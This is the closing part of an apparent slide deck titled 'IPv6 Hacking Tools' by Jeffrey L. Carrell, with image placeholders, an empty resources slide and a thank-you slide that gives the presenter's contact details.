


IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell


74

# IPv6 Hacking Tools

## Resources



IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell



75

## Thank You for Attending!

- [jeff.carrell@teachmeipv6.com](mailto:jeff.carrell@teachmeipv6.com)
- Twitter: @JeffCarrell\_v6



IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell

76